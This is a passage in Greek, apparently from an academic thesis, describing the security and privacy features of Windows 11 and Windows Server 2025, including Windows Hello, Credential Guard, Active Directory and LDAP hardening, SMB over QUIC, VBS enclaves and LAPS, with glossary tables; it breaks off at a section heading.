Μέσα από μία ασφαλή διαδικασία ενεργοποίησης, τα διαπιστευτήρια προστατεύονται πίσω από το hardware και software security, προσφέροντας στους χρήστες ασφαλή, χωρίς κωδικό πρόσβασης στις εφαρμογές και τις υπηρεσίες τους.

2.1.4.2 Windows Hello

Το Windows Hello μπορεί να επιτρέψει σύνδεση χωρίς κωδικό πρόσβασης χρησιμοποιώντας βιομετρική ή επαλήθευση με PIN και παρέχει ενσωματωμένη υποστήριξη για το πρότυπο βιομετρικής επαλήθευσης FIDO2 χωρίς κωδικό πρόσβασης. Ως αποτέλεσμα, οι χρήστες δεν χρειάζεται πλέον να κουβαλούν εξωτερικό hardware όπως ένα κλειδί ασφαλείας για επαλήθευση. Η ασφαλής σύνδεσης μπορεί να αντικαταστήσει ή να συμπληρώσει τους κωδικούς πρόσβασης με ένα πιο ασφαλές μοντέλο επαλήθευσης βασισμένο σε PIN ή βιομετρικά δεδομένα όπως αναγνώριση προσώπου ή αποτυπώματα δακτύλων που προστατεύονται από το Trusted Platform Module (TPM).Χρησιμοποιώντας ασύμμετρα κλειδιά που παρέχονται στο Trusted Platform Module (TPM), το Windows Hello προστατεύει την επαλήθευση δεσμεύοντας τα διαπιστευτήρια ενός χρήστη στη συσκευή τους. Το Windows Hello επαληθεύει τον χρήστη με βάση την αντιστοίχιση PIN ή βιομετρικών δεδομένων και μόνο τότε επιτρέπει τη χρήση κρυπτογραφικών κλειδιών που είναι δεσμευμένα σε αυτόν τον χρήστη στο Trusted Platform Module (TPM).Το PIN και τα βιομετρικά δεδομένα παραμένουν στη συσκευή και δεν μπορούν να αποθηκευτούν ή να αποκτηθούν εξωτερικά. Εφόσον τα δεδομένα δεν μπορούν να αποκτηθούν από κανέναν χωρίς φυσική πρόσβαση στη συσκευή, οι

διαπιστευτήρια προστατεύονται από replay attacks, phishing, and spoofing, καθώς και από την επαναχρησιμοποίηση και τις διαρροές κωδικών πρόσβασης .

2.1.4.3 Υποστήριξη FIDO

Το FIDO (Fast Identity Online) είναι ένα πρωτόκολλο που αναπτύχθηκε από την FIDO Alliance για την προώθηση τεχνολογιών πιστοποίησης που μειώνουν την εξάρτηση από κωδικούς πρόσβασης. Με τα πρότυπα CTAP2 και WebAuthn, που καθορίστηκαν από τη FIDO Alliance σε συνεργασία με το W3C, δημιουργήθηκε ένα αποδεκτό πρότυπο για ασφαλή, ανθεκτική σε phishing, χρήστικη και προστατευτική ταυτοποίηση χρηστών στο διαδίκτυο και στις εφαρμογές .

2.1.4.4 Passkeys

Τα Passkeys είναι μια νέα δυνατότητα όπου μέσα από την αντικατάσταση των κωδικών πρόσβασης με μοναδικά κρυπτογραφημένα "κλειδιά" που αποθηκεύονται ασφαλώς στη συσκευή, επιτρέποντας την πιστοποίηση με χρήση του Windows Hello, εξωτερικού παρόχου ασφάλειας ή φορητής συσκευής αυξάνουν την ασφάλεια ενάντια σε phishing επιθέσεις [20] . Το Microsoft Authenticator επίσης βοηθά στη διατήρηση ασφάλειας και παραγωγικότητας των χρηστών των Windows 11 με εναλλακτικές μεθόδους πιστοποίησης και ευκολότερη πρόσβαση σε διάφορους λογαριασμούς καθώς χρειάζεται και φυσική κλοπή της συσκευής όπου έχει συγχρονιστεί το account για να γίνει η παραβίαση.

2.1.4.5 Προηγμένη Προστασία Διαπιστευτηρίων

Η Προηγμένη Προστασία Διαπιστευτηρίων είναι μια λειτουργία ασφαλείας που θωρακίζει τα ευαίσθητα δεδομένα σύνδεσης από κακόβουλες επιθέσεις. Χρησιμοποιεί τεχνολογίες όπως απομόνωση διαπιστευτηρίων και ανίχνευση ανωμαλιών για να αποτρέψει την υποκλοπή ταυτότητας. Έτσι, ενισχύει την ασφάλεια σε εταιρικά και προσωπικά περιβάλλοντα.

Ενισχυμένη Προστασία από Phishing με το Microsoft Defender SmartScreen

Το Microsoft Defender SmartScreen περιλαμβάνει βελτιωμένη προστασία από phishing επιθέσεις καθώς προχωράει στην αυτόματη ανίχνευση όταν ο κωδικός πρόσβασης του χρήστη εισάγεται σε οποιαδήποτε εφαρμογή ή ιστότοπο. Τα Windows στη συνέχεια αναγνωρίζουν εάν έγινε αυθεντικοποίηση σωστά κατά την είσοδο στην εφαρμογή ή τον ιστότοπο..

Local Security Authority (LSA) protection

Τα Windows έχουν αρκετές κρίσιμες διαδικασίες για τον έλεγχο της ταυτότητας ενός χρήστη. Οι διαδικασίες επαλήθευσης περιλαμβάνουν την Τοπική Αρχή Ασφάλειας (LSA), η οποία είναι υπεύθυνη για την πιστοποίηση των χρηστών και την επαλήθευση των εισόδων στα Windows. Η LSA χειρίζεται τα διαπιστευτήρια και τα δικαιώματα που χρησιμοποιούνται για τη είσοδο σε ένα λογαριασμό Microsoft και υπηρεσίες Azure. Στα Windows 11 είναι ενεργοποιημένα από προεπιλογή.

Φρουρός Διαπιστευτηρίων (Credential Guard)

Ενεργοποιημένο από προεπιλογή στα Windows 11 Enterprise, το Credential Guard χρησιμοποιεί ασφάλεια που βασίζεται σε εικονικοποίηση με υποστήριξη υλικού (VBS) για την προστασία από την κλοπή διαπιστευτηρίων. Με το Credential Guard, η Τοπική Αρχή Ασφάλειας (LSA) αποθηκεύει και προστατεύει τα μυστικά του Active Directory (AD) σε ένα απομονωμένο περιβάλλον που δεν είναι προσβάσιμο στον υπόλοιπο λειτουργικό σύστημα. Η LSA χρησιμοποιεί απομακρυσμένες κλήσεις διαδικασίας για να επικοινωνήσει με την απομονωμένη LSA διαδικασία.Με την προστασία της διαδικασίας LSA με την ασφάλεια που βασίζεται σε εικονικοποίηση, το Credential Guard προστατεύει τα συστήματα από τεχνικές επίθεσης κλοπής διαπιστευτηρίων όπως το Pass-the-Hash ή το Pass-the-Ticket.

Remote Credential Guard

Βοηθά στην προστασία των διαπιστευτηρίων μέσω μιας σύνδεσης Remote Desktop ανακατευθύνοντας τις αιτήσεις Kerberos πίσω στη συσκευή που ζητά τη σύνδεση. Όταν το Remote Credential Guard ρυθμίζεται και ενεργοποιείται για συνδέσεις Remote Desktop, τα διαπιστευτήρια δεν μεταφέρονται ποτέ μέσω του δικτύου στη συσκευή-στόχο. Εάν η συσκευή-στόχος είναι διασφαλισμένη, τα διαπιστευτήρια δεν εκτίθενται.

Πολιτικές κλειδώματος λογαριασμών

Στα Windows 11 οι πολιτικές κλειδώματος λογαριασμού είναι ενεργοποιημένη από προεπιλογή. Αυτές οι πολιτικές αντιμετωπίζουν επιθέσεις brute-force όπου οι επιτιθέμενοι προσπαθούν να αποκτήσουν πρόσβαση σε συσκευές Windows μέσω του πρωτοκόλλου Remote Desktop Protocol (RDP).

Διαχείριση και έλεγχος πρόσβασης

Ο έλεγχος πρόσβασης στα Windows εξασφαλίζει ότι οι κοινόχρηστοι πόροι είναι διαθέσιμοι σε χρήστες και ομάδες εκτός από τον owner των resources και προστατεύονται από μη εξουσιοδοτημένη χρήση. Οι διαχειριστές IT μπορούν να διαχειριστούν την πρόσβαση των χρηστών, των ομάδων και των υπολογιστών σε αντικείμενα και resources σε ένα δίκτυο ή υπολογιστή. Μετά την αυθεντικοποίηση ενός χρήστη, το λειτουργικό σύστημα Windows υλοποιεί το δεύτερο στάδιο προστασίας των resources χρησιμοποιώντας ενσωματωμένες τεχνολογίες εξουσιοδότησης και έλεγχο πρόσβασης για να καθορίσει αν ένας αυθεντικοποιημένος χρήστης έχει τις σωστές άδειες. Οι λίστες ελέγχου πρόσβασης (ACL) περιγράφουν τα δικαιώματα για ένα συγκεκριμένο αντικείμενο(object) και μπορούν επίσης να περιέχουν λίστες ελέγχου πρόσβασης συστήματος (SACL). Οι SACL παρέχουν έλεγχο σε συγκεκριμένα συμβάντα σε επίπεδο συστήματος, όπως όταν ένας χρήστης προσπαθεί να αποκτήσει πρόσβαση σε αντικείμενα του συστήματος αρχείων(access file system objects.).

2.1.5 Μέτρα διασφάλισης ιδιωτικότητας

Τα Windows 11 περιλαμβάνουν προηγμένα μέτρα διασφάλισης ιδιωτικότητας, όπως ο Πίνακας Ελέγχου Απορρήτου, που επιτρέπει τη διαχείριση των δεδομένων που συλλέγονται από εφαρμογές. Η λειτουργία Ασφαλές DNS προστατεύει τις αιτήσεις πλοήγησης μέσω κρυπτογραφημένων καναλιών. Επιπλέον, προσφέρονται εργαλεία, όπως η Διαχείριση Αδειών Πρόσβασης Εφαρμογών, για τον έλεγχο των δικαιωμάτων εφαρμογών σε δεδομένα και λειτουργίες του συστήματος.

2.1.5.1 Πίνακας ελέγχου απορρήτου και αναφορά

Οι πελάτες μπορούν να χρησιμοποιήσουν τον πίνακα ελέγχου ιδιωτικότητας της Microsoft για να προβάλουν, να εξάγουν και να διαγράψουν τις πληροφορίες τους, προσφέροντάς τους περαιτέρω διαφάνεια και έλεγχο. Ο πίνακας ελέγχου απορρήτου και η αναφορά παρέχουν μια κεντρική τοποθεσία για τη διαχείριση των ρυθμίσεων απορρήτου και την προβολή λεπτομερειών σχετικά με τον τρόπο συλλογής, χρήσης και αποθήκευσης των προσωπικών δεδομένων, ενισχύοντας τη διαφάνεια και τον έλεγχο του χρήστη.

2.1.5.2 Διαφάνεια και έλεγχοι απορρήτου

Εμφανείς εικονίδια στη γραμμή εργαλείων του συστήματος εμφανίζουν στους χρήστες όταν πόροι και εφαρμογές όπως μικρόφωνα και τοποθεσία είναι σε χρήση. Μια περιγραφή της εφαρμογής και της δραστηριότητάς της παρουσιάζεται σε ένα απλό εργαλείο συμβουλών που εμφανίζεται όταν κινείτε το δρομέα πάνω από ένα εικονίδιο. Είναι σημαντικό σε επίπεδο ασφάλειας γιατί μπορεί να

αποτρέψει από επιθέσεις man-in-the-middle [21]. Η διαφάνεια και οι έλεγχοι απορρήτου διασφαλίζουν ότι οι χρήστες ενημερώνονται για τον τρόπο συλλογής και χρήσης των δεδομένων τους, ενώ τους παρέχουν εργαλεία για να διαχειρίζονται τις ρυθμίσεις απορρήτου τους και να προστατεύουν τις προσωπικές τους πληροφορίες.

2.1.5.3 Χρήση πόρων απορρήτου

Μέσω των Ρυθμίσεων, η νέα λειτουργία ιστορικού χρήσης εφαρμογών δίνει στους χρήστες ένα ιστορικό εφαρμογών επί επτά ημέρες για την πρόσβαση σε πόρους όπως η τοποθεσία, η κάμερα, το μικρόφωνο, οι τηλεφωνικές κλήσεις, τα μηνύματα, οι επαφές, οι φωτογραφίες, τα βίντεο, η μουσική βιβλιοθήκη, οι στιγμιότυπα οθόνης και άλλες εφαρμογές. Αυτές οι πληροφορίες βοηθούν να καταλάβει ο χρήστης αν μια εφαρμογή λειτουργεί όπως αναμένεται, έτσι ώστε να μπορεί να αλλάξει την πρόσβαση της εφαρμογής σε πόρους όπως το επιθυμεί [21]. Η χρήση πόρων απορρήτου αναφέρεται στην κατανάλωση συστημικών ή δεδομένων πόρων από λειτουργίες που σχετίζονται με την προστασία της ιδιωτικότητας, διασφαλίζοντας ότι οι σχετικές διαδικασίες είναι διαφανείς και ελεγχόμενες από τον χρήστη.

2.1.5.4 Ρύθμιση παραμέτρων επεξεργασίας διαγνωστικών δεδομένων των Windows

Η διαμόρφωση του επεξεργαστή διαγνωστικών δεδομένων των Windows επιτρέπει στο χρήστη να είναι ο ελεγκτής, όπως ορίζεται από τον Γενικό Κανονισμό Προστασίας Δεδομένων της Ευρωπαϊκής Ένωσης, για τα διαγνωστικά δεδομένα των Windows που συλλέγονται από συσκευές Windows που πληρούν τις απαιτήσεις διαμόρφωσης.

2.2 Ενσωματωμένες τεχνολογίες ασφαλείας των Windows Server 2025

Τα Windows Server 2025 εισάγουν προηγμένες τεχνολογίες ασφαλείας που προσφέρουν βελτιωμένη προστασία σε σχέση με παλαιότερα λειτουργικά συστήματα. Περιλαμβάνει πολυεπίπεδη ασφάλεια με νέες δυνατότητες στο Active Directory (AD), όπως βελτιωμένα πρωτόκολλα, κρυπτογράφηση και βελτιωμένα μέτρα ασφάλειας. Οι υπηρεσίες αρχείων και το SMB (Server Message Block) έχουν ενσωματωμένες αυξημένες ασφαλείς διαδικασίες, όπως SMB over QUIC για ασφαλή πρόσβαση σε αρχεία μέσω του διαδικτύου. Οι χρήστες μπορούν να επωφεληθούν από βελτιώσεις που ενισχύουν την προστασία διαπιστευτηρίων, τη διαχείριση ενημερώσεων και τη γενική ακεραιότητα του συστήματος. Στις παρακάτω ενότητες θα αναλυθούν λεπτομερώς οι νέες δυνατότητες και τα οφέλη τους με αναφορές κυρίως στα βιβλία του Alexander Oni και σε μια εκπαίδευση της Microsoft [30],[31].

2.2.1 Ασφάλεια Υπηρεσιών Τομέα Active Directory

Η Ασφάλεια Υπηρεσιών Τομέα Active Directory (Active Directory Domain Services - AD DS) περιλαμβάνει μια σειρά πρακτικών και τεχνολογιών που διασφαλίζουν την προστασία της υποδομής δικτύου και των δεδομένων που διαχειρίζεται το Active Directory.

Δυνατότητα μεγέθους σελίδας βάσης δεδομένων έως 32.000 bytes.

Στο Active directory χρησιμοποιείται μια βάση δεδομένων (Database Page Size [24] με τεχνολογία Extensible Storage Engine [25]) που από το 2000 είχε μέγεθος 8.000 bytes, με τα Windows Serve 2025 επεκτείνονται στα 32.000 bytes προσφέροντας την δυνατότητα αποθήκευσης πολλών attributes(εγγραφών) σε σχέση με προηγούμενες εκδόσεις. Αυτή η δυνατότητα αυξάνει την ασφάλεια καθώς μέχρι πριν σε περίπτωση που έπρεπε να υπερβούμε τα 8.000 bytes πηγαίναμε στην λύση των πολλών active directories όπου επικοινωνούσαν μεταξύ τους, δημιουργώντας σημαντικά

προβλήματα καθώς αυξανόταν η επιφάνεια όπου μπορούσε ένα επιτιθέμενος να εισέλθει αλλά και υπήρχε μεγάλη σπατάλη δυνάμεων για να μπορέσεις να ασφαλίσεις και τα πολλαπλά directories.

Βελτιωμένοι αλγόριθμοι για Name/Sid Lookups

Οι αναζητήσεις για Name/SID πλέον χρησιμοποιούν πιο σύγχρονες μεθόδους, όπως το Kerberos και τον DC Locator αλγόριθμο, αντί για το παλιό Netlogon. Για λόγους συμβατότητας με παλαιότερα συστήματα, υπάρχει ακόμα η δυνατότητα χρήσης του Netlogon αν χρειαστεί[22],[23].Στον πίνακα 1 δίνονται οι ορισμοί. .

Πίνακας 1:Διευκρινιστικοί ορισμοί

Name/Sid Lookups	Στο Active Directory, κάθε χρήστης ή αντικείμενο έχει ένα μοναδικό όνομα (Name) και έναν μοναδικό αναγνωριστικό ασφαλείας (Security Identifier - SID). Αυτές οι αναζητήσεις χρησιμοποιούνται για να αντιστοιχιστεί το όνομα ενός χρήστη ή ενός αντικειμένου με το αντίστοιχο SID ή το αντίστροφο.
Local Security Authority (LSA)	Η LSA είναι ένα υποσύστημα των Windows που διαχειρίζεται τις πολιτικές ασφαλείας και διατηρεί πληροφορίες ταυτότητας για τους χρήστες.
Netlogon Secure Channel	Είναι ένα παλιότερο πρωτόκολλο που χρησιμοποιούσε το Active Directory για την επικοινωνία μεταξύ υπολογιστών. Όμως, αυτό θεωρείται πλέον ξεπερασμένο.
Kerberos authentication	Ένα ασφαλές σύστημα ελέγχου ταυτότητας που χρησιμοποιείται για να διασφαλιστεί ότι οι χρήστες ή οι υπολογιστές είναι αυτοί που λένε ότι είναι.
DC Locator algorithm	Ένας μηχανισμός που βοηθά τους υπολογιστές να βρουν τον πλησιέστερο Domain Controller (ελεγκτή τομέα).

Βελτιωμένη ασφάλεια για confidential attributes

Πλέον, οι αναζητήσεις και τροποποιήσεις που περιλαμβάνουν ευαίσθητα δεδομένα επιτρέπονται μόνο όταν η σύνδεση LDAP (βλέπε Πίνακα 2) είναι κρυπτογραφημένη, αυξάνοντας έτσι την ασφάλεια.

Πίνακας 2:Confidential attributes & LDAP

Confidential attributes	Πρόκειται για δεδομένα στο Active Directory που θεωρούνται ευαίσθητα, όπως οι κωδικοί πρόσβασης ή άλλα προσωπικά δεδομένα.
LDAP (Lightweight Directory	Ένα πρωτόκολλο που χρησιμοποιείται για την πρόσβαση και διαχείριση πληροφοριών σε καταλόγους όπως το Active Directory.

Βελτιωμένη ασφάλεια για τους default machine account passwords

Οι υπολογιστές που προστίθενται στο Active Directory πλέον λαμβάνουν τυχαία δημιουργημένους κωδικούς πρόσβασης από προεπιλογή, αυξάνοντας την ασφάλεια. Υπάρχει επίσης μια ρύθμιση GPO που επιτρέπει στους διαχειριστές να εμποδίσουν τη χρήση του default password(βλέπε πίνακα 3).

Πίνακας 3:Default password & GPO

Default machine account password	Είναι ο προκαθορισμένος κωδικός που αποδίδεται σε υπολογιστές όταν προστίθενται σε έναν τομέα (domain).
GPO (Group Policy Object)	Είναι ένα σύνολο ρυθμίσεων που επιτρέπουν στους διαχειριστές να ελέγχουν το περιβάλλον εργασίας των χρηστών και των υπολογιστών σε ένα δίκτυο.

Υποστήριξη Kerberos PKINIT για cryptographic agility

Η υποστήριξη του Kerberos PKINIT(βλέπε Πίνακα 4) έχει βελτιωθεί, ώστε να επιτρέπει τη χρήση περισσότερων κρυπτογραφικών αλγορίθμων, καθιστώντας το σύστημα πιο ευέλικτο και ασφαλές.

Πίνακας 4:PKINIT & Cryptographic agility

Kerberos PKINIT	Ένα πρωτόκολλο που επιτρέπει την χρήση της δημόσιας κρυπτογραφίας για τον αρχικό έλεγχο ταυτότητας στο σύστημα Kerberos.
Cryptographic agility	Η δυνατότητα χρήσης διαφορετικών κρυπτογραφικών αλγορίθμων ανάλογα με τις απαιτήσεις.

LAN Manager GPO setting

Αυτή η παλιά ρύθμιση GPO έχει καταργηθεί στις νεότερες εκδόσεις των Windows, βελτιώνοντας την ασφάλεια.

Πίνακας 5:LAN Manager hash

LAN Manager hash	Ένας παλιός και πλέον μη ασφαλής τρόπος αποθήκευσης κωδικών πρόσβασης.

LDAP κρυπτογράφηση από προεπιλογή

Όλες οι συνδέσεις LDAP πλέον κρυπτογραφούνται από προεπιλογή μετά από μια επιτυχή αυθεντικοποίηση, διασφαλίζοντας ότι η επικοινωνία είναι προστατευμένη.

Πίνακας 6: SASL

SASL (Simple Authentication and Security Layer)	Ένα πλαίσιο που χρησιμοποιείται για την προσθήκη μηχανισμών ελέγχου ταυτότητας σε πρωτόκολλα όπως το LDAP.

Υποστήριξη LDAP για TLS 1.3

Το Active Directory υποστηρίζει πλέον το TLS 1.3(βλεπε πίνακα 7) για τις LDAP συνδέσεις, βελτιώνοντας την ασφάλεια και εξαλείφοντας παλαιούς αλγορίθμους που δεν είναι πλέον ασφαλείς.

Πίνακας 7:TLS 1.3

TLS 1.3	Η τελευταία έκδοση του πρωτοκόλλου ασφαλείας που χρησιμοποιείται για την κρυπτογράφηση δεδομένων σε ένα δίκτυο.

2.2.2 Αλλαγή κωδικού πρόσβασης Legacy SAM RPC

Οι παλιές μέθοδοι αλλαγής κωδικού μέσω SAM RPC(βλπεπε πίνακα 8) έχουν αποκλειστεί από προεπιλογή για απομακρυσμένες κλήσεις, ενώ οι πιο σύγχρονες και ασφαλείς μέθοδοι είναι ενεργοποιημένες.

Πίνακας 8:SAM RPC

SAM RPC	Ένα πρωτόκολλο που χρησιμοποιείται για την αλλαγή κωδικών πρόσβασης στο Active Directory.

2.2.3 Υποστήριξη NUMA

Το Active Directory εκμεταλλεύεται πλέον αυτή την αρχιτεκτονική, χρησιμοποιώντας τους επεξεργαστές από όλες τις διαθέσιμες ομάδες, με αποτέλεσμα καλύτερη απόδοση. handshake. Για περισσότερες πληροφορίες, δείτε τα "Protocols in TLS/SSL (Schannel SSP)" και "TLS Cipher Suites in Windows Server 2022."

Πίνακας 9:NUMA

NUMA (Non-uniform Memory Access):	Μια αρχιτεκτονική υπολογιστών που επιτρέπει στα δεδομένα να έχουν ταχύτερη πρόσβαση στη μνήμη.

2.2.4 Ασφάλεια του Πρωτοκόλλου Server Message Block (SMB)

Νέες δυνατότητες στα Windows Server 2025: Έχουν προστεθεί νέες λειτουργίες που βελτιώνουν την ασφάλεια και την απόδοση του πρωτοκόλλου SMB(βλέπε πίνακα 10), όπως η δυνατότητα απενεργοποίησης του QUIC, του signing, και της κρυπτογράφησης.

Πίνακας 10:SMB

SMB	Το SMB είναι ένα από τα πιο διαδεδομένα πρωτόκολλα δικτύωσης που επιτρέπει την κοινή χρήση αρχείων και άλλων πόρων μεταξύ συσκευών σε ένα δίκτυο. Το πρωτόκολλο SMB χρησιμοποιείται κυρίως σε δίκτυα Windows για τη διαχείριση αρχείων, εκτυπωτών και άλλων κοινόχρηστων πόρων.

Ενεργοποίηση του SMB over QUIC

Το QUIC είναι ένα πρωτόκολλο μεταφοράς που χρησιμοποιείται για την παροχή ταχύτερων και ασφαλών συνδέσεων δικτύου μέσω UDP, επιτρέποντας τη μετάδοση δεδομένων με χαμηλότερη καθυστέρηση. Το "SMB over QUIC" είναι η δυνατότητα χρήσης του πρωτοκόλλου QUIC για συνδέσεις SMB.

Auditing SMB Signing και Encryption

Οι διαχειριστές μπορούν να ενεργοποιήσουν τον έλεγχο (auditing) για να παρακολουθήσουν εάν ένας server ή client υποστηρίζει το SMB signing(βλέπε πίνακα 11) και την κρυπτογράφηση. Αυτό μπορεί να γίνει μέσω Group Policy ή PowerShell.

Πίνακας 11:SMB Signing & SMB Enncryption

SMB Signing	Είναι η διαδικασία με την οποία τα δεδομένα που μεταφέρονται μέσω SMB υπογράφονται ψηφιακά για να διασφαλιστεί ότι δεν έχουν αλλοιωθεί.

SMB Encryption	Είναι η διαδικασία κρυπτογράφησης των δεδομένων που μεταφέρονται μέσω SMB για την προστασία τους από μη εξουσιοδοτημένη πρόσβαση.

Καταγραφή συμβάντων για SMB over QUIC Auditing

Οι ενέργειες που σχετίζονται με το SMB over QUIC καταγράφονται στα Windows Event Logs, με συγκεκριμένα Event IDs, προσφέροντας στους διαχειριστές μια καλύτερη εικόνα της δραστηριότητας του πρωτοκόλλου στο δίκτυό τους[22],[23].

Υποστήριξη εναλλακτικών ports για το SMB over QUIC

TCP/445 και UDP/443 Ports: Παραδοσιακά, το SMB χρησιμοποιούσε την θύρα TCP/445. Τώρα, με την υποστήριξη του QUIC, το SMB μπορεί να χρησιμοποιεί τη θύρα UDP/443, παρέχοντας περισσότερες επιλογές συνδεσιμότητας και μεγαλύτερη ασφάλεια[22],[23].

Έλεγχος πρόσβασης του SMB over QUIC και ενημερωμένοι κανόνες firewall

Client Access Control: Το SMB over QUIC εισάγει μηχανισμούς ελέγχου πρόσβασης πελατών, προσφέροντας ασφαλή πρόσβαση σε αρχεία μέσω αναξιόπιστων δικτύων.

Firewall Rules: Οι κανόνες για το SMB έχουν αναβαθμιστεί, με αποτέλεσμα το SMB share να χρησιμοποιεί πλέον την ομάδα "File and Printer Sharing (Restrictive)" που δεν επιτρέπει την πρόσβαση σε παλιές NetBIOS θύρες (137-139).

Υποχρεωτική κρυπτογράφηση SMB (Build 25997)

Από την έκδοση build 25997, η κρυπτογράφηση SMB είναι υποχρεωτική για όλες τις εξερχόμενες συνδέσεις. Αυτό σημαίνει ότι οι πελάτες θα μπορούν να συνδεθούν μόνο σε servers που υποστηρίζουν SMB 3.x και κρυπτογράφηση.

SMB Authentication Rate Limiter

Αυτό το χαρακτηριστικό περιορίζει τον αριθμό των προσπαθειών πιστοποίησης που μπορεί να πραγματοποιηθεί σε ένα συγκεκριμένο χρονικό διάστημα οδηγώντας στην αποτροπή των brute-force επιθέσεων.

Υποστήριξη NTLM Blocking

Οι πιο πρόσφατες εκδόσεις του SMB υποστηρίζουν τον αποκλεισμό του NTLM(βλέπε πίνακα 12) για απομακρυσμένες συνδέσεις, διασφαλίζοντας έτσι ότι χρησιμοποιούνται πιο ασφαλείς μέθοδοι ελέγχου ταυτότητας, όπως το Kerberos.

Πίνακας 12:NTLM

NTLM	Ένα παλιότερο πρωτόκολλο ελέγχου ταυτότητας που θεωρείται πλέον λιγότερο ασφαλές σε σχέση με το Kerberos.

Διαχείριση SMB Dialects (Build 25951)

Είναι διαφορετικές εκδόσεις του πρωτοκόλλου SMB. Οι διαχειριστές μπορούν πλέον να ελέγχουν ποια SMB 2 και SMB 3 dialects υποστηρίζει ο server, παρέχοντας μεγαλύτερο έλεγχο στη συνδεσιμότητα και την ασφάλεια.

Υποχρεωτικό SMB Signing (Build 25931)

Το SMB Signing είναι πλέον υποχρεωτικό για όλες τις εξερχόμενες συνδέσεις, αυξάνοντας έτσι την ασφάλεια των συνδέσεων.

Απενεργοποίηση του Remote Mailslot Protocol (Build 25314)

Ένα παλιότερο πρωτόκολλο για επικοινωνία μεταξύ υπολογιστών που θεωρείται πλέον ξεπερασμένο και λιγότερο ασφαλές. Αυτό το πρωτόκολλο είναι απενεργοποιημένο από προεπιλογή.

SMB Compression και Υποστήριξη LZ4

Η συμπίεση SMB επιτρέπει τη μείωση του όγκου των δεδομένων που μεταφέρονται μέσω δικτύου. Προστίθεται υποστήριξη για τον αλγόριθμο LZ4, που είναι ένας αλγόριθμος συμπίεσης υψηλής απόδοσης, επιπλέον των υπαρχόντων αλγορίθμων (XPRESS, XPRESS Huffman, LZNT1, PATTERN_V1) [22],[23].

2.2.5 Υποστήριξη Block Cloning

Από τα Windows 11 24H2 και Windows Server 2025, η υποστήριξη του Block Cloning στο Dev Drive (βλεπε πίνακα 13) προσφέρει σημαντικές βελτιώσεις στην ταχύτητα αντιγραφής αρχείων και στην αποδοτικότητα του αποθηκευτικού χώρου.

Πίνακας 13:Block Cloning & ReFS

Block Cloning	Το Block Cloning επιτρέπει στο σύστημα αρχείων να αντιγράφει τμήματα δεδομένων (bytes) ενός αρχείου ως μια φθηνή μετα-δεδομένη λειτουργία, αντί να εκτελεί ακριβές λειτουργίες ανάγνωσης και εγγραφής δεδομένων στον φυσικό δίσκο. Αυτό βελτιώνει την ταχύτητα αντιγραφής και την απόδοση του συστήματος αποθήκευσης.
Dev Drive και ReFS (Resilient File System)	Η Dev Drive είναι μια λύση αποθήκευσης για προγραμματιστές που χρησιμοποιεί το ReFS σύστημα αρχείων, σχεδιασμένο για βελτιωμένη απόδοση και αξιοπιστία. Με την προσθήκη του Block Cloning, οι μεταφορές αρχείων σε ένα Dev Drive είναι ταχύτερες και πιο αποδοτικές.

2.2.6 Περιοχές Ασφαλείας που Βασίζονται στην Εικονικοποίηση (VBS Enclaves)

Πίνακας 14:VBS & VBS Enclaves

Virtualization-based Security (VBS)	Η τεχνολογία που χρησιμοποιεί δυνατότητες εικονικοποίησης για να δημιουργήσει μια απομονωμένη περιοχή εκτέλεσης (enclave) στο εσωτερικό του λειτουργικού συστήματος, προσφέροντας ένα ασφαλές περιβάλλον για την εκτέλεση εφαρμογών.
VBS Enclaves	Είναι ένα λογισμικό-βασισμένο περιβάλλον αξιόπιστης εκτέλεσης (TEE) που χρησιμοποιεί το VBS για να απομονώσει τα ευαίσθητα δεδομένα μιας εφαρμογής σε μια ασφαλή περιοχή μνήμης.

Οι εφαρμογές μπορούν να προστατεύσουν καλύτερα τα ευαίσθητα δεδομένα τους, απομονώνοντας τα από το υπόλοιπο σύστημα και ελαχιστοποιώντας την ανάγκη εμπιστοσύνης των διαχειριστών συστήματος.

2.2.7 Προστασία Κλειδιών με Χρήση Εικονικοποίησης (VBS Key Protection)

Η VBS παρέχει έναν τρόπο για την προστασία κρυπτογραφικών κλειδιών χρησιμοποιώντας εικονικοποίηση, εξασφαλίζοντας ότι τα κλειδιά παραμένουν απομονωμένα σε ένα ασφαλές περιβάλλον.Με την ενεργοποίηση του VBS, τα κρυπτογραφικά κλειδιά αποθηκεύονται και προστατεύονται σε ασφαλές περιβάλλον, μειώνοντας τον κίνδυνο επιθέσεων.

2.2.8 Δυνατότητες της Λύσης Τοπικού Κωδικού Διαχειριστή των Windows (LAPS)

Η αυτόματη διαχείριση λογαριασμών αποτελεί μια νέα δυνατότητα που επιτρέπει στους διαχειριστές να δημιουργούν τοπικούς λογαριασμούς με τυχαία ονόματα και κωδικούς πρόσβασης, ενισχύοντας την ασφάλεια του συστήματος. Παράλληλα, η λειτουργία ανίχνευσης image rollback προσφέρει ένα επιπλέον επίπεδο προστασίας. Εάν ένας υπολογιστής επανέλθει σε προηγούμενη κατάσταση, το LAPS (δείτε πίνακα 15) μπορεί να ανιχνεύσει ασυμφωνίες μεταξύ των κωδικών πρόσβασης που είναι αποθηκευμένοι στο Active Directory και αυτών που χρησιμοποιούνται τοπικά στον υπολογιστή. Αυτές οι δυνατότητες ενισχύουν τη διαχείριση και την ασφάλεια του συστήματος, αποτρέποντας πιθανές παραβιάσεις.

Πίνακας 15:LAPS

LAPS	Η λύση που επιτρέπει τη διαχείριση των τοπικών κωδικών πρόσβασης των διαχειριστών σε υπολογιστές που ανήκουν σε ένα domain.

2.2.9 Διαχείριση Προνομιακής Πρόσβασης

Στον Windows Server 2025 έχουμε ενίσχυση της διαχείρισης της πρόσβασης με σκοπό να δυσκολέψει τους επιτιθέμενους ελαχιστοποιώντας τον χρόνο που οι χρήστες έχουν πρόσβαση στα συστήματα με αυξημένα δικαιώματα. Αυτό επιτυγχάνεται με τις νέες λειτουργίες όπως το Just-in-Time (JIT) και Just-Enough Administration (JEA).Η ενσωμάτωση τους με το Active Directory ενισχύει την ασφάλεια σε επίπεδο account protection καθώς δυσκολεύει πάρα πολύ τον επιτιθέμενο να τρέξει brute force ή privilege escalations επιθέσεις.

2.2.10 Προστασία Διαπιστευτηρίων

